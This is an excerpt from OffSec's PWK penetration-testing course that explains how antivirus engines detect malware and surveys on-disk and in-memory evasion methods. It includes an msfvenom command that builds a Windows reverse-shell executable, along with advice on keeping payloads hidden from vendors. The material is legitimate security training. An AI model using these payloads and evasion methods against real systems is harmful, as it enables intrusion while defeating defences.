In this section, we learned about Windows Library files and how to weaponize them as an effective first stage to deliver an executable file in client-side attacks. As second stage, we used a shortcut file to download PowerCat and start a reverse shell. Windows Library files are a great way to deliver our second stage payloads without exposing them to security technologies such as spam filters.

[540] (Samba, 2022), https://www.samba.org/samba/docs/current/man-html/smbclient.1.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

## 11.4 Wrapping Up

Client-side attack vectors are often an effective way of getting an initial foothold in a non-routable internal network. They are especially insidious as they exploit weaknesses or leverage functionality of existing client software.

In this Module, we learned how to get information about our targets to prepare client-side attacks. We then leveraged Microsoft Office macros, Windows library files, and shortcut files to obtain code execution and receive reverse shells.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 12 Antivirus Evasion

In this Module, we will cover the following Learning Units:

- Antivirus Software Key Components and Operations
- Bypassing Antivirus Detections
- Antivirus Evasion in Practice

In an attempt to compromise a target machine, attackers often disable or otherwise bypass antivirus software installed on these systems. As penetration testers, we must understand and be able to recreate these techniques in order to demonstrate this potential threat to our client.

In this Module, we will discuss the purpose of antivirus software, discover how it works, and outline how it is deployed in most companies. We will examine various methods used to detect malicious software and explore some of the available tools and techniques that will allow us to bypass AV software on target machines.

## 12.1 Antivirus Software Key Components and Operations

This Learning Unit covers the following Learning Objectives:

- Recognize known vs unknown threats
- Understand AV key components
- Understand AV detection engines

*Antivirus* (AV),[541] is a type of application designed to prevent, detect, and remove malicious software. It was originally designed to simply remove computer viruses. However, with the development of new types of malware, like bots and *ransomware*,[542] antivirus software now typically includes additional protections such as *IDS/IPS*,[543] firewall, website scanners, and more.

### 12.1.1 Known vs Unknown Threats

In its original design, an antivirus software bases its operation and decisions on signatures. The goal of a signature is to uniquely identify a specific piece of malware. Signatures can vary in terms of type and characteristics that can span from a very generic file hash summary to a more specific binary sequence match. As we'll discover in the following section, an AV comprises different engines responsible for detecting and analyzing specific components of the running system.

A signature language is often defined for each AV engine and thus, a signature can represent different aspects of a piece of malware, depending on the AV engine. For example, two signatures can be developed to contrast the exact same type of malware: one to target the malware file on disk and another to detect its network communication. The semantics of the two signatures can

[541] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Antivirus_software

[542] (Crowdstrike, 2022), https://www.crowdstrike.com/cybersecurity-101/malware/types-of-malware/

[543] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Intrusion_detection_system

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

vary drastically as they are intended for two different AV engines. In 2014, a signature language named *YARA*[544] was open-sourced to allow researchers to query the *VirusTotal*[545] platform or even integrate their own malware signatures into AV products. VirusTotal is a malware search engine that allows users to search known malware or submit new samples and scan them against a number of AV products.

As signatures are written based on known threats, AV products could initially only detect and react based on malware that has already been vetted and documented. However, modern AV solutions, including *Windows Defender*,[546] are shipped with a *Machine Learning* (ML)[547] engine that is queried whenever an unknown file is discovered on a system. These ML engines can detect unknown threats. Since ML engines operate on the cloud, they require an active connection to the internet, which is often not an option on internal enterprise servers. Moreover, the many engines that constitute an AV should not borrow too many computing resources from the rest of the system as it could impact the system's usability.

To overcome these AV limitations, *Endpoint Detection and Response* (EDR)[548] solutions have evolved during recent years. EDR software is responsible for generating security-event telemetry and forwarding it to a *Security Information and Event Management* (SIEM)[549] system, which collects data from every company host. These events are then rendered by the SIEM so that the security analyst team can gain a full overview of any past or ongoing attack affecting the organization.

Even though some EDR solutions include AV components, AVs and EDRs are not mutually exclusive as they complement each other with enhanced visibility and detection. Ultimately, their deployment should be evaluated based on an organization's internal network design and current security posture.

### 12.1.2 AV Engines and Components

At its core, a modern AV is fueled by signature updates fetched from the vendor's signature database that resides on the internet. Those signature definitions are stored in the local AV signature database, which in turn feeds the more specific engines.

A modern antivirus is typically designed around the following components:

- File Engine
- Memory Engine
- Network Engine
- Disassembler
- Emulator/Sandbox

[544] (Wikipedia, 2022), https://en.wikipedia.org/wiki/YARA

[545] (VirusTotal, 2019), https://www.virustotal.com/#/home/upload

[546] (Microsoft, 2022), https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/microsoft-defender-antivirus-windows?view=o365-worldwide

[547] (Microsoft, 2022), https://www.microsoft.com/security/blog/2017/08/03/windows-defender-atp-machine-learning-detecting-new-and-unusual-breach-activity/

[548] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Endpoint_detection_and_response

[549] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Security_information_and_event_management

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

- Browser Plugin
- Machine Learning Engine

Each of the engines above work simultaneously with the signature database to rank specific events as either benign, malicious, or unknown.

The *file engine* is responsible for both scheduled and real-time file scans. When the engine performs a scheduled scan, it simply parses the entire file system and sends each file's metadata or data to the signature engine. On the contrary, real-time scans involve detecting and possibly reacting to any new file action, such as downloading new malware from a website. In order to detect such operations, the real-time scanners need to identify events at the kernel level via a specially crafted *mini-filter driver*.[550] This is the reason why a modern AV needs to operate both in kernel and user land, in order to validate the entire operating system scope.

The *memory engine* inspects each process's memory space at runtime for well-known binary signatures or suspicious API calls that might result in memory injection attacks, as we'll find shortly.

As the name suggests, the *network engine* inspects the incoming and outgoing network traffic on the local network interface. Once a signature is matched, a network engine might attempt to block the malware from communicating with its *Command and Control* (C2)[551] server.

To further hinder detection, malware often employs encryption and decryption through custom routines in order to conceal its true nature. AVs counterattack this strategy by *disassembling* the malware packers or ciphers and loading the malware into a sandbox, or *emulator*.

The *disassembler* engine is responsible for translating machine code into assembly language, reconstructing the original program code section, and identifying any encoding/decoding routine. A *sandbox* is a special isolated environment in the AV software where malware can be safely loaded and executed without causing potential havoc to the system. Once the malware is unpacked/decoded and running in the emulator, it can be thoroughly analyzed against any known signature.

As browsers are protected by the sandbox, modern AVs often employ browser plugins to get better visibility and detect malicious content that might be executed inside the browser.

Additionally, the machine learning component is becoming a vital part of current AVs as it enables detection of unknown threats by relying on cloud-enhanced computing resources and algorithms.

### 12.1.3 Detection Methods

As mentioned earlier, antivirus signature syntax and scope may differ based on the engine they have been built for, but they still serve the same purpose of uniquely identifying a specific threat or malware.

In this section, we are going to explore the following AV detection methodologies and explain how they work together.

- Signature-based Detection

[550] (Microsoft, 2022), https://docs.microsoft.com/en-us/windows-hardware/drivers/ifs/filter-manager-concepts

[551] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Botnet#Command_and_control

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

- Heuristic-based Detection
- Behavioral Detection
- Machine Learning Detection

*Signature-based* antivirus detection is mostly considered a *restricted list technology*. In other words, the filesystem is scanned for known malware signatures and if any are detected, the offending files are quarantined.

A signature can be just as simple as the hash of the file itself or a set of multiple patterns, such as specific binary values and strings that should belong only to that specific malware.

Relying on just the file hash as the only detection mechanism is a weak strategy because changing a single bit from the file would result in a completely different hash.

As an example, we created a text file on our local Kali machine that contains the string "offsec". Let's dump its binary representation via the *xxd*[552] tool by passing the **-b** argument before the file name.

```
kali@kali:~$ xxd -b malware.txt
00000000: 01101111 01100110 01100110 01110011 01100101 01100011  offsec
00000006: 00001010                                               .
```

*Listing 233 - Inspecting the binary file content with xxd*

We displayed the content of the file through the xxd utility. The output shows the binary offset on the leftmost column, the actual binary representation in the middle column, and the ASCII translation on the rightmost one. We have also highlighted the binary representation of the letter "c" in red. Its purpose will become clear shortly.

Now, assuming this is real malware, we want to calculate the hash of the file and we can do so through the **sha256sum** utility.

```
kali@kali:~$ sha256sum malware.txt
c361ec96c8f2ffd45e8a990c41cfba4e8a53a09e97c40598a0ba2383ff63510e  malware.txt
```

*Listing 234 - Calculating the SHA256 hash of the file*

Let's now replace the last letter of the "offsec" string with a capital **C** and dump its binary value via xxd once more.

```
kali@kali:~$ xxd -b malware.txt
00000000: 01101111 01100110 01100110 01110011 01100101 01000011  offseC
00000006: 00001010
```

*Listing 235 - Inspecting the file content with xxd*

In listing 235, we notice that the binary value of the last letter is changed only in its third bit from the left.

Since every hashing algorithm is supposed to produce a totally different hash even if only one bit has changed, let's calculate the SHA256 hash on the modified string.

```
kali@kali:~$ sha256sum malware.txt
15d0fa07f0db56f27bcc8a784c1f76a8bf1074b3ae697cf12acf73742a0cc37c  malware.txt
```

[552] (die.net, 2022), https://linux.die.net/man/1/xxd

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Listing 236 - Calculating the SHA256 hash on the modified file*

Unsurprisingly, the hash value has fully changed, which proves the fragility of relying solely on hash file signature detections.

To address the pitfalls of signature-based detection, antivirus manufacturers introduced additional detection methods to improve the effectiveness of their products.

*Heuristic-Based Detection*[553] is a detection method that relies on various rules and algorithms to determine whether or not an action is considered malicious. This is often achieved by stepping through the instruction set of a binary file or by attempting to disassemble the machine code and ultimately decompile and analyze the source code to obtain a more comprehensive map of the program. The idea is to search for various patterns and program calls (as opposed to simple byte sequences) that are considered malicious.

Alternatively, *Behavior-Based Detection*[554] dynamically analyzes the behavior of a binary file. This is often achieved by executing the file in question in an emulated environment, such as a small virtual machine, and searching for behaviors or actions that are considered malicious.

Lastly, *Machine-Learning Detection* aims to up the game by introducing ML algorithms to detect unknown threats by collecting and analyzing additional metadata.[555] For instance, Microsoft Windows Defender has two ML components: the client ML engine, which is responsible for creating ML models and heuristics, and the cloud ML engine, which is capable of analyzing the submitted sample against a metadata-based model comprised of all the submitted samples.[556] Whenever the client ML engine is unable to determine whether a program is benign or not, it will query the cloud ML counterpart for a final response.

Since these techniques do not require malware signatures, they can be used to identify unknown malware, or variations of known malware, more effectively. Given that antivirus manufacturers use different implementations when it comes to heuristics, behavior, and machine learning detection, each antivirus product will differ in terms of what code is considered malicious.

It's worth noting that the majority of antivirus developers use a combination of these detection methods to achieve higher detection rates.

In order to demonstrate the effectiveness of various antivirus products, we will start by scanning a popular *Metasploit* payload. Using *msfvenom*, we will generate a standard *Portable Executable* (PE)[557] file containing our payload. In this case we will use a simple TCP reverse shell.

---

*The PE file format is used on Windows operating systems for executable and object files. The PE format represents a Windows data structure that details the*

---

[553] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Heuristic_analysis

[554] (Tristan Aubrey-Jones, 2007), https://pdfs.semanticscholar.org/08ec/24106e9218c3a65bc3e16dd88dea2693e933.pdf

[555] (Microsoft, 2022), https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/cloud-protection-microsoft-antivirus-sample-submission?view=o365-worldwide

[556] (Microsoft, 2022), https://i.blackhat.com/us-18/Thu-August-9/us-18-Parikh-Protecting-the-Protector-Hardening-Machine-Learning-Defenses-Against-Adversarial-Attacks.pdf

[557] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Portable_Executable

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*information necessary for the Windows Loader[558] to manage the wrapped executable code including required dynamic libraries, API import and export tables, etc.*

Before generating any Metasploit payloads, it is a best practice to make sure we are running the latest version of Kali. Metasploit gets updated frequently and its AV signatures could change as well. AV vendors have to rebuild those signatures and push them as updates. This constant and intrinsic delay in pushing new up-to-date signatures could give attackers an extra edge during a penetration test, since a fresh Metasploit version might run undetected due to stale AV signatures.

Let's generate the test binary payload by running the **msfvenom** command followed by the **-p** argument specifying the payload. We'll then pass the reverse shell local host (**LHOST**) and local port (**LPORT**) arguments along with the **EXE** file format and redirect the output to a file named **binary.exe**.

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.1 LPORT=443 -f exe
> binary.exe
...
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

*Listing 237 - Generating a malicious PE containing a meterpreter shell.*

Next, we will run a virus scan on this executable. Rather than installing a large number of antivirus applications on our local machine, we can upload our file to *VirusTotal*,[559] which will scan it to determine the detection rate of various AV products.

*VirusTotal is convenient, but it generates a hash along with storing the original file for each unique submission. The submitted files along with the metadata are then shared with all participating AV vendors. As such, take care when submitting sensitive payloads as the hash is considered public from the time of first submission.*

The results of this scan are listed below.

[558] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Loader_(computing)

[559] (VirusTotal, 2019), https://www.virustotal.com/#/home/upload

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 194: Virustotal results on the msfvenom payload.*

We'll notice in our results that many antivirus products determined our file is malicious based on the different detection mechanisms we have illustrated in this section.

In this Learning Unit, we have explored the different components that constitute a modern AV and covered the various strategies adopted to detect malicious software.

In the next Learning Unit, we are going to make use of this knowledge and learn the different mechanisms that enable attackers to evade antivirus detections.

## 12.2 Bypassing Antivirus Detections

This Learning Unit covers the following Learning Objectives:

- Understand on-disk evasion techniques
- Understand in-memory evasion techniques

Generally speaking, antivirus evasion falls into two broad categories: *on-disk* and *in-memory*. On-disk evasion focuses on modifying malicious files physically stored on disk in an attempt to evade AV file engine detections. However, given the maturity of modern AV file scanning engines,

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

modern malware often attempts in-memory operation, which avoids the disk entirely and therefore, reduces the possibility of being detected. In the following sections, we will give a very general overview of some of the techniques used in both of these approaches. Please note that details about these techniques are outside the scope of this Module.

### 12.2.1 On-Disk Evasion

To begin our discussion of evasion, we will first inspect various techniques used to obfuscate files stored on a physical disk.

Modern on-disk malware obfuscation can take many forms. One of the earliest ways of avoiding detection involved the use of *packers*.[560] Given the high cost of disk space and slow network speeds during the early days of the internet, packers were originally designed to reduce the size of an executable. Unlike modern "zip" compression techniques, packers generate an executable that is not only smaller, but is also functionally equivalent with a completely new binary structure. The file produced has a new hash signature and as a result, can effectively bypass older and more simplistic AV scanners. Even though some modern malware uses a variation of this technique, the use of *UPX*[561] and other popular packers alone is not sufficient to evade modern AV scanners.

*Obfuscators* reorganize and mutate code in a way that makes it more difficult to reverse-engineer. This includes replacing instructions with semantically equivalent ones, inserting irrelevant instructions or *dead code*,[562] splitting or reordering functions, and so on. Although primarily used by software developers to protect their intellectual property, this technique is also marginally effective against signature-based AV detection. Modern obfuscators also have runtime in-memory capabilities, which aims to hinder AV detection even further.

*Crypter* software cryptographically alters executable code, adding a decryption stub that restores the original code upon execution. This decryption happens in-memory, leaving only the encrypted code on-disk. Encryption has become foundational in modern malware as one of the most effective AV evasion techniques.

Highly effective antivirus evasion requires a combination of all of the previous techniques in addition to other advanced ones, including *anti-reversing*, *anti-debugging*, *virtual machine emulation detection*, and so on. In most cases, *software protectors* were designed for legitimate purposes, like *anti-copy*, but can also be used to bypass AV detection.

Most of these techniques may appear simple at a high-level but they can be quite complex. Because of this, there are currently few actively-maintained free tools that provide acceptable antivirus evasion. Among commercially available tools, *The Enigma Protector*[563] in particular can be used to successfully bypass antivirus products.

[560] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Executable_compression

[561] (UPX, 2018), https://upx.github.io/

[562] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Dead_code

[563] (Enigma Protector, 2019), http://www.enigmaprotector.com/en/home.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

## 12.2.2 In-Memory Evasion

*In-Memory Injections*,[564] also known as *PE Injection*, is a popular technique used to bypass antivirus products on Windows machines. Rather than obfuscating a malicious binary, creating new sections, or changing existing permissions, this technique instead focuses on the manipulation of volatile memory. One of the main benefits of this technique is that it does not write any files to disk, which is a commonly focused area for most antivirus products.

There are several evasion techniques[565] that do not write files to disk. While we will still provide a brief explanation for some of them, we will only cover in-memory injection using *PowerShell* in detail as the others rely on a low-level programming background in languages such as *C/C++* and are outside of the scope of this Module.

The first technique we are going to cover is *Remote Process Memory Injection*, which attempts to inject the payload into another valid PE that is not malicious. The most common method of doing this is by leveraging a set of *Windows APIs*.[566] First, we would use the *OpenProcess*[567] function to obtain a valid *HANDLE*[568] to a target process that we have permission to access. After obtaining the HANDLE, we would allocate memory in the context of that process by calling a Windows API such as *VirtualAllocEx*.[569] Once the memory has been allocated in the remote process, we would copy the malicious payload to the newly allocated memory using *WriteProcessMemory*.[570] After the payload has been successfully copied, it is usually executed in memory in a separate thread using the *CreateRemoteThread*[571] API.

This sounds complex, but we will use a similar technique in a later example, allowing PowerShell to do the heavy lifting and a very similar but simplified attack targeting a local powershell.exe instance.

Unlike regular *DLL injection*, which involves loading a malicious DLL from disk using the *LoadLibrary*[572] API, the *Reflective DLL Injection* technique attempts to load a DLL stored by the attacker in the process memory.[573]

The main challenge of implementing this technique is that *LoadLibrary* does not support loading a DLL from memory. Furthermore, the Windows operating system does not expose any APIs that can handle this either. Attackers who choose to use this technique must write their own version of the API that does not rely on a disk-based DLL.

The third technique we want to mention is *Process Hollowing*.[574] When using process hollowing to bypass antivirus software, attackers first launch a non-malicious process in a suspended state.

---

[564] (Endgame, 2017), https://www.endgame.com/blog/technical-blog/ten-process-injection-techniques-technical-survey-common-and-trending-process

[565] (F-Secure, 2018), https://blog.f-secure.com/memory-injection-like-a-boss/

[566] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Windows_API

[567] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-openprocess

[568] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Handle_(computing)

[569] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex

[570] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory

[571] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-createremotethread

[572] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya

[573] (Andrea Fortuna, 2017), https://www.andreafortuna.org/2017/12/08/what-is-reflective-dll-injection-and-how-can-be-detected/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Once launched, the image of the process is removed from memory and replaced with a malicious executable image. Finally, the process is then resumed and malicious code is executed instead of the legitimate process.

Ultimately, *Inline hooking*, as the name suggests, involves modifying memory and introducing a hook (an instruction that redirects the code execution) into a function to make it point to our malicious code. Upon executing our malicious code, the flow will return back to the modified function and resume execution, appearing as if only the original code had executed.

Hooking is a technique often employed by *rootkits*,[575] a more stealthy kind of malware. Rootkits aim to provide the malware author dedicated and persistent access to the target system through modification of system components in user space, kernel, or even at lower OS *protection rings*[576] such as *boot* or *hypervisor*. Since rootkits need administrative privileges to implant its hooks, it is often installed from an elevated shell or by exploiting a privilege-escalation vulnerability.

## 12.3 AV Evasion in Practice

This Learning Unit covers the following Learning Objectives:

- Understand antivirus evasion testing best practices
- Manually evade AV solutions
- Leverage automated tools for AV evasion

Depending on the kind of AV we are facing during an engagement, we might want to resort to automated or manual AV evasion avenues. Either way, we first need to understand the pros and cons associated with these strategies. In this Learning Unit, we are going to first understand best practices related to AV evasion and how to perform a real AV bypass along with basic manual in-memory evasion through PowerShell. Finally, we are going to rely on third-party tools to automate on-disk and in-memory evasion techniques.

### 12.3.1 Testing for AV Evasion

The term *SecOps* defines the joint collaboration between the enterprise IT department and the *Security Operations Center* (SOC). The goal of the SecOps team is to provide continuous protection and detection against both well-known and novel threats.

As penetration tester, we want to develop a realistic understanding of the considerations facing SecOps teams when dealing with AV products. For this reason we should start considering a few extra implications regarding antivirus evasion development that could help us on our engagements.

As an initial example, VirusTotal can give us a good glimpse of how stealthy our malware could be, once scanned, the platform sends our sample to every antivirus vendor that has an active membership.

---

[574] (Mantvydas Baranauskas, 2019), https://ired.team/offensive-security/code-injection-process-injection/process-hollowing-and-pe-image-relocations

[575] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Rootkit

[576] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Protection_ring


PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

This means that shortly after we have submitted our sample, most of the AV vendors will be able run it inside their custom sandbox and machine learning engines to build specific detection signatures, thus rendering our offensive tooling unusable.

As an alternative to VirusTotal, we should resort to *AntiScan.Me*.[577] This service scans our sample against 30 different AV engines and claims to not divulge any submitted sample to third-parties. The service offers up to four scans a day and additional ones at a small fee after the daily limit has been reached.

However, relying on tools such as AntiScan.Me is considered a last resort when we don't know the specifics of our target's AV vendor. If we do know those specifics on the other hand, we should build a dedicated VM that resembles the customer environment as closely as possible.

Regardless of the tested AV product, we should always make sure to disable sample submission so that we don't incur the same drawback as VirusTotal. For instance, Windows Defender's *Automatic Sample Submission* can be disabled by navigating to *Windows Security* > *Virus & threat protection* > *Manage Settings* and deselecting the relative option as illustrated in the image below.




[577] (antiscan.me, 2022), https://antiscan.me

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Figure 195: Disabling Windows Defender Automated Sample Submission*

Having such a simulated target scenario allows us to freely test AV evasion vectors without worrying about our sample being submitted for further analysis.

Since automatic sample submission allows Windows Defender to get our sample analyzed by its machine learning cloud engines, we should only enable it once we are confident our bypasses will be effective and only if our target has sample submission enabled.

---

*Since both Windows Defender cloud protection and automatic sample submission require internet connectivity, we should first verify that this is reflected in our target environment: some company policies mandate limited internet access to some production servers and as a consequence, some advanced AV features are inhibited.*

---

Another rule of thumb we should follow when developing AV bypasses is to always prefer custom code. As we have learned at the beginning of this Module, AV signatures are extrapolated from the malware sample and thus, the more novel and diversified our code is, the fewer chances we have to incur any existing detection.

### 12.3.2 Evading AV with Thread Injection

Now that we have a general understanding of the detection techniques used in antivirus software and the relative bypass methods, we can turn our focus to a practical example.

Finding a universal solution to bypass all antivirus products is difficult and time consuming, if not impossible. Considering time limitations during a typical penetration test, it is far more efficient to target the specific antivirus product deployed in the target network.

For the purposes of this Module, we will interact with *Avira Free Security* version 1.1.68.29553 on our Windows 11 client. Once we connect via RDP with the provided credentials, we'll notice that Avira is already installed and can be launched from the Desktop shortcut. Once started, we can navigate to the *Security* panel from the left menu and click on *Protection Options*:

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.




*Figure 196: Searching for Protections Options in the Avira Menu*

Launching this menu section will display the currently running protections where we can verify if the *Real-Time Protection* feature is enabled and manually enable it if needed.

